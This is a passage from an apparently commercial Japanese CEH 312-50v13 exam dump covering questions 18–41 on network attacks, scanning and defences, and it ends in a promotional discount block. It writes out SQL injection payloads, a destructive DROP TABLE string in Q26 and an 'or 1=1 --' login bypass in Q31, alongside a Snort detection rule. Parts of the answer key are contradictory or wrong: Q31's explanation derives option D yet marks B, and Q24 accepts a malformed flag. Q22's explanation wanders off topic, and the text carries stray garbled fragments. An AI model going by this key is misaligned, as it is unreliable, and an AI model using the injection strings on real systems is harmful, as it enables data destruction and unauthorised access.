C. ホワイトハットハッカー
D. グレーハットハッカー
Answer: B (メーッセージを残す**)**
スクリプト キディ: これらのハッカーはトレーニングがほとんどまたは全く受けておらず、基本的な技術やツールの使用方法しか知りません。
それでも、彼らは自分が何をしているのか全く理解していないかもしれません。

最新問題: **18**
複数のシステムが中央認証サーバー (CAS) を使用して、ユーザーが一度認証するだけで複数のシステムにアクセスできるようにするアクセス制御メカニズムはどれですか。
A. シングルサインオン
B. ロールベースのアクセス制御 (RBAC)
C. 任意アクセス制御 (DAC)
D. Windows認証
Answer: (解答を表示する**)**

最新問題: **19**

Leverox Solutionsは、脅威インテリジェンスプロセスのために、セキュリティ専門家のアーノルド氏を雇用しました。アーノルド氏は、組織に対する具体的な脅威に関する情報を収集しました。この情報から、セキュリティイベントやインシデントに関するコンテキスト情報を抽出し、潜在的なリスクを明らかにし、攻撃者の手口を深く理解することができました。彼は、人間、ソーシャルメディア、チャットルームなどの情報源に加え、サイバー攻撃につながったイベントからも情報を収集しました。このプロセスにおいて、彼は特定された悪意のある活動、推奨される行動方針、そして新たな攻撃に対する警告を含むレポートも作成しました。
上記のシナリオで Arnold によって収集される脅威インテリジェンスの種類は何ですか?
A. 戦略的脅威情報
B. 戦術的脅威情報
C. 運用上の脅威インテリジェンス
D. 技術的な脅威情報
Answer: (解答を表示する**)**
オペレーショナル・スレット・インテリジェンスは、特定の攻撃者の手法、動機、キャンペーンに関する洞察を提供します。これには、実際の攻撃、オープンソース・インテリジェンス（OSINT）、ソーシャルメディア、ダークウェブフォーラム、チャットルーム、ヒューマン・インテリジェンス（HUMINT）からコンテキスト情報を収集することが含まれます。
CEH v13 公式コースウェアによると:
運用インテリジェンスは主に、セキュリティ チームが特定の攻撃を予測するために使用されます。
次のような実用的な情報を提供するのに役立ちます。
誰が攻撃しているのか？
彼らはなぜ攻撃しているのですか?
彼らはどのような方法を使っているのでしょうか?
どのようなインフラストラクチャが関係していますか?
誤ったオプション:
A) 戦略的脅威インテリジェンスは、長期的な傾向とビジネスリスクに焦点を当てた高レベルです。
B) 戦術的脅威インテリジェンスは、主に防御者とアナリスト向けに、既知の脅威の TTP (戦術、技術、手順) に焦点を当てています。
D) 技術的な脅威インテリジェンスには、IP、ハッシュ、URL などの IoC が含まれますが、これらは多くの場合短命で、検出システムに使用されます。
参考資料 - CEH v13 公式コースウェア:
モジュール01: 倫理的ハッキング入門
セクション: 脅威インテリジェンスの種類」
表: 戦略的 vs 戦術的 vs 運用的 vs 技術的インテリジェンス」
＝

最新問題**: 20**

ネットワークにセキュリティシステムを導入したばかりです。設定ルールとして次の文字列が使用されているのは、どのようなシステムでしょうか？
alert tcp any any -> 192.168.100.0/24 21 (メッセージ: "ネットワーク上の FTP!";)
A. ファイアウォールのIPTable
B. FTPサーバールール
C. ルータのIPテーブル
D. 侵入検知システム
Answer: (解答を表示する**)**
指定されたルール構文は、人気のオープンソース侵入検知システム（IDS）であるSnortに準拠しています。このルールは、任意の送信元IPとポートからのTCPトラフィックが、192.168.100.0/24サブネット内のポート21（FTP）に送信された場合に警告を発し、「FTPがネットワーク上に！」という警告メッセージをトリガーします。Snortルールの形式は次のとおりです。
アラート プロトコル source_IP source_port -> destination_IP destination_port (rule_options)
CEH v13 コース マテリアルでは、IDS/IPS 構成におけるこのルール形式を説明します。
CEH v13 ガイドより:
SnortルールはIDS/IPSで疑わしいトラフィックパターンを定義するために使用されます。ルールの例: alert tcp any any ->
192.168.1.0/24 21 (メッセージ: 'FTP が検出されました') は、サブネット内の FTP トラフィックに関するアラートをトリガーします。" 誤ったオプション:
* A/C。IP テーブルはファイアウォールやルーターで使用されますが、まったく異なる構文に従います。
* B. FTP サーバーはこのような警告ルールを使用しません。
参考資料 - CEH v13 学習ガイド:
モジュール12: IDS、ファイアウォール、ハニーポットの回避
セクション: Snort IDS 設定

最新問題**: 21**
テクノロジー企業の情報セキュリティアナリストとして、セッションハイジャックの危険性に関する従業員向けトレーニング資料を作成しています。トレーニングの一環として、攻撃者がサイドジャックを利用してユーザーアカウントを侵害する方法を説明したいと考えています。以下のシナリオのうち、サイドジャック攻撃を最も適切に表しているのはどれですか？
A. 攻撃者は、会社のネットワーク ファイアウォールの脆弱性を悪用して、内部システムに不正にアクセスします。
B. 攻撃者はネットワーク トラフィックを傍受し、暗号化されていないセッション クッキーをキャプチャし、それを使用してユーザーになりすまします。
C. 攻撃者はソーシャル エンジニアリングの手法を使用して、従業員を騙してパスワードを明かさせます。
D. 攻撃者は、従業員を悪意のある Web サイトにアクセスするように誘導し、ブラウザーに有害なスクリプトを挿入します。

Answer: B (メーッセージを残す)
Certified Ethical Hacker (CEH) のシステムハッキングとセッションハイジャックのモジュールによると、サイドジャッキングはセッションハイジャックの一種で、攻撃者がネットワークトラフィックを受動的に傍受して暗号化されていないセッションCookieを取得します。これらのCookieは再利用され、認証情報なしで認証済みユーザーになりすますために使用されます。
CEHのドキュメントによると、サイドジャッキングは暗号化されていないHTTP接続、公共のWi-Fiネットワーク、または適切に保護されていない内部ネットワークでよく発生するとのことです。セッションCookieが盗まれると、攻撃者はそれを再生することで被害者のアクティブなセッションにアクセスできるようになります。
オプション B はこのメカニズムを正しく説明しており、CEH のサイドジャッキングの定義に直接一致しています。
オプション A は、セッション ハイジャックではなく、境界攻撃を指します。
オプション C は、サイドジャッキングとは無関係のソーシャル エンジニアリングについて説明します。
オプション D は、サイドジャッキングではなく、クロスサイト スクリプティング (XSS) の例です。
CEH は、主要な対策として、HTTPS の強制と安全な Cookie 属性を重視しています。

最新問題**: 22**
ジェーンは倫理的なハッカーです。標的組織のウェブサーバーとウェブサイトをテストし、セキュリティの抜け穴を特定しています。
この過程で、彼女はウェブサイト全体とそのコンテンツをローカルドライブにコピーし、サイトのディレクトリ構造、ファイル構造、外部リンク、画像、ウェブページなどの完全なプロファイルを確認しました。この情報は、ジェーンがウェブサイトのディレクトリをマッピングし、貴重な情報を取得するのに役立ちます。上記のシナリオでジェーンが使用した攻撃手法は何ですか？
A. ウェブサイトのミラーリング
B. セッションハイジャック
C. ウェブキャッシュポイズニング
D. ウェブサイトの改ざん
Answer: A (メーッセージを残す)
ミラーサイトとは、コンピュータサーバー上のウェブサイトまたはファイルセットを別のコンピュータサーバーにコピーし、その場所またはファイルを単一の場所からアクセスできるようにしたものです。ミラーサイトは独自のURLを持ちますが、それ以外はメインサイトと同じです。負荷分散デバイスを使用すると、複数のミラーサイトに作業を分散することで、大規模なサイトを容易に拡張できます。ミラーサイトは通常、メインサイトのコンテンツを反映するために頻繁に更新されます。場合によっては、メインサイトは、より高速な接続速度を備え、より多くのユーザーに近い場所にミラーサイトを設置することもあります。メインサイトのトラフィックが過剰になった場合、ミラーサイトはウェブサイトまたはファイルの可用性を向上させることができます。広く使用されているソフトウェアのコピーやアップデートを提供するウェブサイトの場合、

ミラーサイトはより大きな需要に対応し、ダウンロードファイルの到着を早めます。Microsoft、Sun Microsystemsなどの企業は、ブラウザソフトウェアをダウンロードするためのミラーサイトを保有しています。ミラーサイトは、メインサイトがアクセス元から地理的に離れている場合に、サイトへのアクセス速度を向上させるためによく使用されます。ミラーリングされたウェブサーバーは通常、メインサイトとは別の大陸に配置され、ミラーサイトにアクセスしているユーザーは、より高速で信頼性の高いアクセスを利用できます。また、ウェブサイトのミラーリングは、アクセスが不安定だったり検閲されている可能性のある地域でも情報を確実に提供するためにも行われます。2013年、中国当局がウォール・ストリート・ジャーナルやロイターなどの外国メディアへのアクセスを遮断した際には、ウェブサイトのミラーリングによってアクセスが回復され、政府の検閲を回避することがよく行われました。

最新問題: **23**
サーバー、ネットワーク機器、アプリケーションからイベント ログを受信し、それらのログの分析と相関関係を実行し、セキュリティ関連の問題についてアラームを生成できるツールは、何と呼ばれますか?
A. ネットワークスニファー
B. 脆弱性スキャナー
C. 侵入防止サーバー
D. セキュリティ情報およびイベント監視 (SIEM)
Answer: (解答を表示する**)**
包括的かつ詳細な説明：
SIEM (セキュリティ情報およびイベント管理) システムは、ネットワーク全体 (サーバー、ルーター、ファイアウォール、IDS/IPS、アプリケーション) からのログとアラートを集約し、そのデータを相関させて疑わしいアクティビティや悪意のあるアクティビティを識別します。
提供される内容:
リアルタイムアラート
長期ログ保存
コンプライアンス報告
インシデント対応の促進
CEH v13 コースウェアより:
モジュール12: IDS、ファイアウォール、ハニーポットの回避 # SIEMツール
参考: CEH v13 公式ガイド - 「SIEM は、ログ管理とイベント相関を集中管理するための重要なコンポーネントです。」

最新問題: **24**
次の Nmap 出力を検討してください。
Web サーバーの種類とバージョン番号を確認するために使用できるコマンドライン パラメータは何ですか?
A. -sv
B. -Pn

C. -V
D. -ss
Answer: A (メーッセージを残す)
CEH v13 モジュール 03: ネットワークのスキャンによると、Nmap を使用してサービスの列挙とフィンガープリントを作成する場合、サービスのバージョンとタイプ情報を決定するフラグは次のとおりです。
-sV - バージョン検出スキャン
nmap -sV <ターゲットIP> は、Nmapに開いているポートにアクティブに接続し、それらのポートで実行されているサービスをプローブするように指示します。この手法は、以下の点を特定するのに役立ちます。
サービス名 (例: Apache、Nginx など)
バージョン番号（例Apache 2.4.54）
OSまたはデバイスの詳細（可能な場合）
これは、80 (HTTP) や 443 (HTTPS) などのポートが開いている場合に特に役立ちます。これは、実行されている Web サーバー (Apache、IIS、Nginx など) とそのバージョンを特定するのに役立ちます。これは、脆弱性評価にとって重要です。
他のオプションが間違っている理由:
A）。-sv
構文が間違っています。Nmapのフラグは大文字と小文字を区別するため、これはタイプミスです。正しいフラグは-sVです。
B）。-Pn
ホスト検出（pingスキャン）をスキップします。サービスバージョン情報は提供されません。
C）。-V
ターゲット上のサービス バージョンではなく、Nmap のバージョンを表示します。
D）。-ss
スペルミスです。-sS（TCP SYNスキャン）を指定している可能性がありますが、これはバージョン検出ではなくポートスキャン用です。
正しい選択肢はAです。これは、正しい構文を-sVと記述することを意図しているものと仮定した場合です。ただし、厳密に言えば、大文字と小文字を区別する試験で、選択肢として-sv（小文字の「v」）が指定されている場合は無効となります。しかし、概念的に正しい限り、大文字と小文字の区別に関する軽微な問題は許容されるCEH試験の文脈に基づくと、Aが最適な回答です。
CEH v13 学習ガイドおよびコースウェアからの参照:
モジュール 03 - ネットワークのスキャン、セクション: Nmap スキャンの種類とオプション
EC-Council iLabs: nmap -sV を使用したバージョン検出の実行
Nmap 公式ドキュメント (CEH で参照): https://nmap.org/book/man-version-detection.html
-h | findstr " -sV" -sV: 開いているポートを調べてサービス/バージョン情報を確認します

最新問題**: 25**
暗号化されたトラフィック パターンを最もよく保護するアルゴリズムはどれですか?

A. PSA
B. AES
C. DES
D. HMAC
Answer: B (メーッセージを残す)
AESは、CEH v13で承認された業界標準の対称暗号化アルゴリズムです。適切なモード（CBC、GCMなど）と組み合わせて使用することで、強力な機密性を提供し、トラフィック解析を阻止します。
DES は廃止され、HMAC は暗号化ではなく整合性を保証します。PSA は標準的な暗号化アルゴリズムではありません。
したがって、オプション B が正解です。

最新問題**: 26**
ペイロードは、; DROP TABLE users; -- を挿入することでデータベーステーブルを削除します。どのようなSQLインジェクション手法が使用されましたか？
A. ピギーバッククエリ
B. UNIONベースのSQLインジェクション
C. ブールベースのSQLインジェクション
D. エラーベースのSQLインジェクション
Answer: (解答を表示する)
この攻撃は、CEH v13 Webアプリケーションハッキングで解説されているピギーバックSQLインジェクションの典型的な例です。ピギーバッククエリを使用すると、攻撃者はセミコロンなどの区切り文字を使用して、既存のクエリに悪意のあるSQLコマンドを追加できます。
ペイロードは元のクエリを実行し、その後に破壊的なコマンド（DROP TABLE）を実行します。UNIONベースのインジェクションはデータを取得し、ブールベースのインジェクションはロジックを推論し、エラーベースのインジェクションはエラーメッセージに基づいており、破壊的な実行は行われません。
CEH v13 では、ピギーバック クエリがデータ破壊と権限昇格の可能性があることが明示的に説明されているため、オプション A が正しいことになります。

最新問題**: 27**
プロのハッカーであるロビンは、ある組織のネットワークを標的にし、すべてのトラフィックを盗聴しようとしました。その過程で、
ロビンは、ネットワーク内の他のスイッチよりも優先度の低い不正スイッチを LAN 内の未使用ポートに接続し、そのスイッチをルート ブリッジにして、後でネットワーク内のすべてのトラフィックをスニッフィングできるようにしました。
上記のシナリオでロビンが実行する攻撃とは何ですか?
A. ARPスプーフィング攻撃
B. VLANホッピング攻撃
C. DNSポイズニング攻撃


D. STP攻撃

Answer: (解答を表示する**)**

STPは、冗長化されたスイッチドネットワーク環境におけるブリッジングループを防止します。ループを回避することで、ブロードキャストトラフィックがトラフィックストームを引き起こすのを防ぐことができます。

STPは、最上位に「ルート」スイッチがある階層的なツリー型のトポロジです。スイッチは、設定されている優先度（0～65,535）のスイッチの中で最も低いスイッチに基づいてルートとして選出されます。スイッチが起動すると、他のスイッチを識別し、ルートブリッジを決定するプロセスを開始します。ルートブリッジが選出されると、その接続性の観点からトポロジが確立されます。スイッチはルートブリッジへのパスを決定し、すべての冗長パスはブロックされます。STPは、ブリッジプロトコルデータユニット（BPDU）を使用して、設定およびトポロジ変更通知と確認応答（TCN/TCA）を送信します。

STP攻撃では、攻撃者がトポロジ内のルートブリッジをスプーフィングします。攻撃者は、STP設定/トポロジ変更BPDUをブロードキャストし、STPの再計算を強制しようとします。送信されたBPDUは、攻撃者のシステムのブリッジ優先度が低いことを通知します。これにより、攻撃者は他のスイッチから転送されたさまざまなフレームを監視できるようになります。また、STPの再計算は、ルートブリッジが変更されるたびに30～45秒間の中断を引き起こし、ネットワークにサービス拒否（DoS）状態を引き起こす可能性もあります。攻撃者は、STPネットワークトポロジの変更を利用して、自ホストをルートブリッジとして強制的に選出しようとします。



最新問題**: 28**

インターネット サービス プロバイダー (ISP) は、フレーム リレー ネットワーク上のアナログ モデム、デジタル加入者線 (DSL)、ワイヤレス データ サービス、および仮想プライベート ネットワーク (VPN) を介して接続するユーザーを認証する必要があります。

この要件を最もよく処理できる AAA プロトコルはどれですか?

A. TACACS+

B. 直径

C. ケルベロス

D. 半径

Answer: (解答を表示する**)**

https://en.wikipedia.org/wiki/RADIUS

RADIUS (リモート認証ダイヤルイン ユーザー サービス) は、ネットワーク サービスに接続して使用するユーザーに対して集中的な認証、承認、およびアカウンティング (AAA) 管理を提供するネットワーク プロトコルです。
RADIUS は、アプリケーション層で実行されるクライアント/サーバー プロトコルであり、TCP または UDP のいずれかを使用できます。
ネットワークへのアクセスを制御するネットワークアクセスサーバーには、通常、RADIUSサーバーと通信するRADIUSクライアントコンポーネントが含まれています。RADIUSは、802.1X認証のバックエンドとしてよく使用されます。
RADIUS サーバーは通常、UNIX または Microsoft Windows 上で実行されるバックグラウンド プロセスです。
認証と承認
ユーザーまたはマシンは、アクセス資格情報を使用して特定のネットワークリソースにアクセスするために、ネットワークアクセスサーバー（NAS）にリクエストを送信します。資格情報は、リンク層プロトコル（多くのダイヤルアップまたはDSLプロバイダーの場合はポイントツーポイントプロトコル（PPP）を介してNASデバイスに渡されるか、HTTPSで保護されたWebフォームに投稿されます。
次に、NAS は RADIUS アクセス要求メッセージを RADIUS サーバーに送信し、RADIUS プロトコル経由でアクセスを許可する承認を要求します。
このリクエストには、アクセス認証情報（通常はユーザー名とパスワード、またはユーザーが提供したセキュリティ証明書）が含まれます。さらに、NASがユーザーについて知っているその他の情報（ネットワークアドレスや電話番号、ユーザーのNASへの物理的な接続ポイントに関する情報など）も含まれる場合があります。
RADIUSサーバーは、PAP、CHAP、EAPなどの認証方式を使用して、情報が正しいことを確認します。ユーザーの身元証明に加え、オプションで、ユーザーのネットワークアドレスや電話番号、アカウントステータス、特定のネットワークサービスへのアクセス権限など、リクエストに関連するその他の情報も検証されます。従来、RADIUSサーバーはローカルに保存されたフラットファイルデータベースと照合してユーザー情報を確認していました。最新のRADIUSサーバーは、これを実行するか、外部ソース（一般的にはSQL、Kerberos、LDAP、またはActive Directoryサーバー）を参照してユーザーの資格情報を検証できます。

次に、RADIUS サーバーは NAS に次の 3 つの応答のいずれかを返します。

1) アクセス拒否、

2) アクセスチャレンジ

3) アクセス承認。

アクセス拒否

ユーザーは、要求されたすべてのネットワークリソースへのアクセスを無条件に拒否されます。理由としては、身分証明書の提示が不十分、ユーザーアカウントが不明または非アクティブであることなどが挙げられます。

アクセスチャレンジ

ユーザーにセカンダリパスワード、PIN、トークン、カードなどの追加情報を要求します。アクセスチャレンジは、アクセス資格情報がNASから隠蔽される形で、ユーザーマシンとRadiusサーバー間に安全なトンネルが確立される、より複雑な認証ダイアログでも使用されます。

アクセス承認

ユーザーにアクセスが許可されます。ユーザーが認証されると、RADIUSサーバーは通常、ユーザーが要求したネットワークサービスを使用する権限を持っているかどうかを確認します。例えば、あるユーザーは会社の無線ネットワークの使用は許可されているものの、VPNサービスは許可されていない場合があります。この情報はRADIUSサーバー上にローカルに保存されることもあれば、LDAPやActive Directoryなどの外部ソースから参照されることもあります。

最新問題: **29**

ドメイン名登録の連絡先情報を含む公開データベース セットで構成されているシステムはどれですか。

A. WHOIS

B. キャプチャ

C. IANA

D. IETF

Answer: A (メーッセージを残す**)**

WHOISは、ユーザーがドメイン名レジストリに問い合わせて、登録済みドメイン名に関する情報を取得できるインターネットサービスです。WHOISには、以下のようなデータが含まれます。
登録者の氏名と連絡先
ドメインの作成日と有効期限
レジストラの詳細とネームサーバー
WHOIS は侵入テストの偵察段階でよく使用されます。
参考資料 - CEH v13 公式学習ガイド:
モジュール2: 足跡と偵察
引用：
「WHOISデータベースは、連絡先名、メールアドレス、レジストラ情報などのパブリックドメイン登録詳細情報を提供します。これは初期調査に役立ちます。」誤ったオプション：
B). CAPTCHA は人間のユーザーとボットを区別するために使用されます。
C) IANA は、グローバル IP アドレスの割り当てと DNS ルート ゾーンの管理を監督します。
D). IETF はインターネット標準に責任を負っており、登録者データベースには責任を負っていません。

最新問題**: 30**
攻撃者のリチャードは、ある多国籍企業を標的としています。この攻撃では、フットプリンティングという手法を用いて可能な限り多くの情報を収集します。この手法を用いて、標的のドメイン名、所有者の連絡先、有効期限、作成日といったドメイン情報を収集します。そして、これらの情報を用いて組織のネットワークマップを作成し、ソーシャルエンジニアリングを用いてドメイン所有者を欺き、ネットワークの内部情報を入手します。
リチャードはどのようなタイプのフットプリント技術を採用していますか?
A. メールフットプリンティング
B. Whoisフットプリント
C. VoIPフットプリント
D. VPNフットプリント
Answer: B (メーッセージを残す**)**

最新問題**: 31**
アプリケーションのSQLインジェクション脆弱性をテストするとします。バックエンドデータベースはMicrosoft SQL Serverに基づいています。ログイン/パスワードフォームに、以下の認証情報を入力します。
ユーザー名: 攻撃' または 1=1 --
パスワード: 123456
上記の資格情報に基づいて、実際に SQL インジェクションの脆弱性がある場合、次のどの SQL コマンドがサーバーによって実行されると予想されますか?
A. UserName = 'attack'' または 1=1 かつ UserPassword = '123456' である Users から * を選択します

B. UserName = 'attack' または 1=1 かつ UserPassword = '123456' である Users から * を選択します
C. UserName = 'attack or 1=1 -- かつ UserPassword = '123456' である Users から * を選択します
D. UserName = 'attack' または 1=1 --' かつ UserPassword = '123456' である Users から * を選択します
Answer: (解答を表示する**)**
CEH v13 モジュール 10 「インジェクション攻撃」では、SQL インジェクション手法について詳細に解説されています。一般的な攻撃手法としては、入力フィールドを操作して結果の SQL クエリが論理的に常に true になるようにし、事実上認証をバイパスするというものがあります。
入力は次のようになります:
ユーザー名: 攻撃' または 1=1 --
パスワード: 123456
元の SQL クエリが次のとおりであると仮定します。
SELECT * FROM Users WHERE UserName = '<input_username>' AND UserPassword '<入力パスワード>';
入力が置換されると、クエリは次のようになります。
SELECT * FROM Users WHERE UserName = 'attack' or 1=1 --' AND UserPassword = '123456';
SQLでは、--シーケンスはコメントを示すために使用されます。--シーケンスの後ろの部分はSQL エンジンによって無視されます。したがって、クエリは基本的に次のようになります。CopyEdit SELECT * FROM Users WHERE UserName = 'attack' or 1=1; このクエリは1=1であるため常に真であり、アプリケーションが脆弱な場合はパスワードに関係なくアクセスを許可します。
オプション分析:
A). 誤り - 攻撃の後に " (二重引用符) が含まれているため、余分な引用符が原因で構文エラーが発生します。
B). 正解 - これは、インジェクションが成功した場合の SQL クエリの正確な表現です。
C). 誤り - 入力文字列の形式が正しくないため、入力が 1 つのリテラル文字列に結合されています。
D). 誤り - コメント トークンの後の ' の配置が間違っているため、SQL 構文が無効になります。
CEH v13 学習資料からの参照:
モジュール 10 - インジェクション攻撃、セクション: SQL インジェクション - 認証バイパス CEH v13 eCourseware 実践ラボ: ログインフォームにおける SQL インジェクション脆弱性の悪用 CEH Engage - Web アプリケーションテストフェーズ: ログインパネルにおける SQLi の悪用

有効な **312-50v13** 問題集は GoShiken.com が提供された合格しやすい 312-50v13 試験問題集！ GoShiken.com が最新の **312-50v13** 試験問題集を提供しています。GoShiken.com 312-50v13 試験問題は最新で、解答が正確でございます。最新の GoShiken.com 312-50v13 問題集をゲットする人はこちら: https://www.goshiken.com/ECCouncil/312-50v13-

mondaishu.html (875**30%OFF**問題集溶と正解付きで **30%**ｗ特別割引コード:
Freepdfdumps)

最新問題: **32**
次の Bluetooth ハッキング手法のうち、Bluetooth を介してワイヤレス デバイスから情報を盗むことを指すものはどれですか。
A. ブルースマッキング
B. ブルーバギング
C. ブルージャッキング
D. ブルースナーフィング
Answer: D (メーッセージを残す**)**
ブルースナーフィングとは、主に携帯電話、デスクトップ、ラップトップ、PDA (パーソナル デジタル アシスタント) 間で Bluetooth 接続を介してワイヤレス デバイスから情報を不正にアクセスすることです。

最新問題: **33**
複数の保護されたシステムからデータを収集し、ローカルでファイルを分析するのではなくプロバイダーの環境で作成することでマルウェアを識別するウイルス対策ソフトウェアでは、どのような検出手法が使用されていますか?
A. クラウドベース
B. 行動に基づく
C. ヒューリスティックスに基づく
D. ハニーポットベース
Answer: A (メーッセージを残す**)**

最新問題: **34**
政府機関は、サイバーセキュリティ専門家のグループを訓練し、外国の脅威に対抗し、探知されることなく秘密裏にサイバーミッションを遂行し、情報収集を行う能力を身につけさせています。これらの専門家は、国益のためにのみ活動しています。彼らを最もよく表す分類はどれですか？
A. 組織化されたハッカー
B. 国家支援ハッカー
C. ハクティビスト
D. グレーハットハッカー
Answer: B (メーッセージを残す**)**
CEHコースウェアは、ハッカーを意図、承認、所属に基づいて分類しています。国家支援型ハッカーとは、国家の利益を追求するために政府に代わってサイバー作戦を実行する個人またはチームと定義されます。これらの作戦には、スパイ活動、サイバー戦争、情報収集、秘密裏の攻撃行動が含まれることがよくあります。金銭的利益やイデオロギー的活動が動機となる組織化されたハッカーやサイバー犯罪グループとは異なり、国家支援型ハッカーは政府機関が発行する戦略指令に従います。CEHの教材では、このようなグループは高度なツール、長期的な資金、機密情報にアク

セスして活動し、外国政府、企業、または重要インフラを標的とした高度に洗練された秘密作戦を実行できることが説明されています。ハクティビストは政治的または社会的な目的を追求しますが、グレーハットハッカーは明示的な許可を得ずに悪意を持って活動することはありません。国家支援型ハッカーだけが、サイバー専門家が国家政府によって正式な訓練を受け、リソースを与えられ、発覚を免れる作戦を実行する権限を与えられているという状況に当てはまります。したがって、正しい分類は国家が支援するハッカーです。

最新問題: **35**
攻撃者はIoTデバイスを侵害してOTシステムに侵入しようと計画しています。直ちにとるべき行動は何でしょうか？
A. 侵入テストを実行する
B. 暗号化と認証による安全なIoT-OT通信
C. MLベースの脅威予測を展開する
D. IPSを展開する
Answer: B (メーッセージを残す**)**
CEH v13は、IoTとOTの融合が重要インフラ環境において最も危険なアーキテクチャの一つであることを強調しています。IoTデバイスは強力なセキュリティ制御を欠いていることが多く、物理プロセスを制御するOTシステムへの横方向侵入の理想的なエントリポイントとなります。
当面の優先事項は、IoT システムと OT システム間の通信境界を保護することです。
強力な暗号化、認証、アクセス制御を実装することで、IoTデバイスが侵害された場合でも、攻撃の拠点として利用されることを防ぎます。CEH v13では、ネットワークのセグメンテーションと安全な通信チャネルを、初期対応の封じ込め対策として明示的に推奨しています。
侵入テスト（オプションA）は有益ですが、時間がかかり、すぐに効果を発揮するものではありません。機械学習ベースのツール（オプションC）はトレーニング時間が必要であり、即効性のある保護策ではありません。IPSの導入（オプションD）は攻撃の検出に役立ちますが、IoT層とOT層間の認証情報の不正利用や信頼パスの悪用を防ぐことはできません。
安全なプロトコル、証明書、認証メカニズムを適用することで、組織は攻撃対象領域を即座に縮小できます。したがって、選択肢Bが正解です。

最新問題: **36**
電子メール詐欺と郵便詐欺は、次のどれによって規制されていますか?
A. 18 USC par. 1362 通信回線、ステーション、またはシステム
B. 18 USC par. 2510 有線通信および電子通信の傍受および口頭通信の傍受
C. 18 USC par. 1029 アクセスデバイスに関連する詐欺および関連行為
D. 18 USC par. 1030 コンピュータに関連する詐欺および関連行為
Answer: (解答を表示する**)**

最新問題: **37**
BluetoothデバイスがBluesnarfing攻撃の標的になっている疑いがあります。最も効果的な対策は何でしょうか？

A. 検出可能モードを無効にする
B. ファームウェアを定期的に更新する
C. Bluetooth PINの複雑さを増やす
D. Bluetoothトラフィックを暗号化する
Answer: (解答を表示する**)**
ブルースナーフィングは、CEH v13 ワイヤレス ネットワーク ハッキングで説明されている Bluetooth 攻撃であり、攻撃者は誤って構成された Bluetooth デバイスを悪用して、多くの場合ユーザーの介入なしに、連絡先、メッセージ、ファイルなどの機密データにアクセスします。
ブルースナーフィングを最も効果的に行う要因の一つは、Bluetoothの検出可能モードです。デバイスが検出可能になると、攻撃者はデバイスを容易に特定し、不正な接続を試みたり、Bluetoothサービスの脆弱性を悪用したりできるようになります。
検出可能モードを無効にすると、不正なデバイスがBluetooth対応システムを発見できなくなるため、攻撃対象領域が大幅に減少します。CEH v13では、ペアリングしていないときはBluetoothデバイスを非検出モードに設定することを明示的に推奨しています。
ファームウェアアップデート（オプションB）は重要ですが、検出可能性に基づく攻撃を直ちに防ぐことはできません。より強力なPIN（オプションC）はペアリング攻撃への対策として有効ですが、不正なクエリを阻止することはできません。ネットワークレベルの暗号化（オプションD）はBluetoothプロトコルに固有のものであり、検出可能性に基づく攻撃の悪用を軽減するものではありません。
CEH v13 では、可視性制御がブルースナーフィングに対する最も即時かつ効果的な防御策であることを強調しています。
したがって、選択肢Aが正解です。

最新問題**: 38**
脆弱性スキャナーがネットワークをスキャンする際に最初に実行するステップは何ですか?
A. OS検出
B. ファイアウォール検出
C. TCP/UDPポートスキャン
D. リモートホストが生きているかどうかを確認しています
Answer: D (メーッセージを残す**)**
脆弱性スキャン ソリューションは、次の 3 つのステップで組織のネットワークの脆弱性侵入テストを実行します。
1. ノードの特定: 脆弱性スキャンの最初のステップは、さまざまなスキャン手法を使用して、対象ネットワーク内の稼働中のホストを特定することです。
2. サービスと OS の検出を実行する: 対象ネットワーク内の稼働中のホストを検出した後、次のステップでは、対象システム上の開いているポートとサービス、およびオペレーティング システムを列挙します。

3. これらのサービスと OS の既知の脆弱性をテストする: 最後に、オープン サービスとターゲット ノードで実行されているオペレーティング システムを特定した後、既知の脆弱性がないかテストします。

最新問題: **39**
共通脆弱性評価システム (CVSS) v3.1 の重大度評価では、中程度の脆弱性はどの範囲に該当しますか?
A. 3.0-6.9
B. 40-6.0
C. 4.0-6.9
D. 3.9-6.9
Answer: C (メーッセージを残す)

最新問題: **40**
TCP NULLスキャンを実行するように指示されています。TCP NULLスキャンにおいて、ターゲットシステムのポートが閉じられていることを示す応答はどれですか？
A. ICMPエラーメッセージ
B. TCP SYN/ACKパケット
C. 応答なし
D. TCP RSTパケット
Answer: D (メーッセージを残す)
TCP NULLスキャンは、CEH v13の偵察およびネットワークスキャンで取り上げられているステルススキャン手法です。NULLスキャンでは、すべてのTCPフラグがゼロに設定されます。RFC 793およびCEHのドキュメントによると、閉じられたポートはTCP RST（リセット）パケットで応答する必要があります。
ポートが開いている場合、ターゲットは通常応答しないため、この手法はファイアウォールの回避に役立ちます。
したがって：
* RST応答 = 閉じたポート
* 応答なし = 開いているかフィルタリングされたポート
その他のオプションは NULL スキャンには適用されません。

* SYN/ACK は SYN スキャンに関連付けられています。
* ICMP エラーはポートの状態ではなくフィルタリングを示している可能性があります。

最新問題: **41**
ネットワークスニッフィングを防御するための最良の方法はどれですか?
A. 暗号化プロトコルを使用してネットワーク通信を保護する
B. すべてのマシンのMACアドレスを集中データベースに登録する
C. 静的IPアドレスを使用する
D. 重要なサーバーをホストするサーバールームへの物理的なアクセスを制限する
Answer: A (メーッセージを残す**)**
https://en.wikipedia.org/wiki/スニッフィング攻撃
ネットワークをスニッフィング攻撃から守るため、組織および個人ユーザーは、HTTP基本認証、ファイル転送プロトコル（FTP）、Telnetなどの安全でないプロトコルを使用するアプリケーションの使用を避けるべきです。代わりに、HTTPS、セキュアファイル転送プロトコル（SFTP）、セキュアシェル（SSH）などの安全なプロトコルを使用することをお勧めします。アプリケーションで安全でないプロトコルを使用する必要がある場合は、すべてのデータ転送を暗号化する必要があります。必要に応じて、VPN（仮想プライベートネットワーク）を使用してユーザーに安全なアクセスを提供することもできます。
注意: 「最善のオプション」という表現は、EC-Council の試験にのみ有効です。他のオプションはスニッフィングに対しては役立たないか、特定の攻撃ベクトルに対してのみ役立つためです。
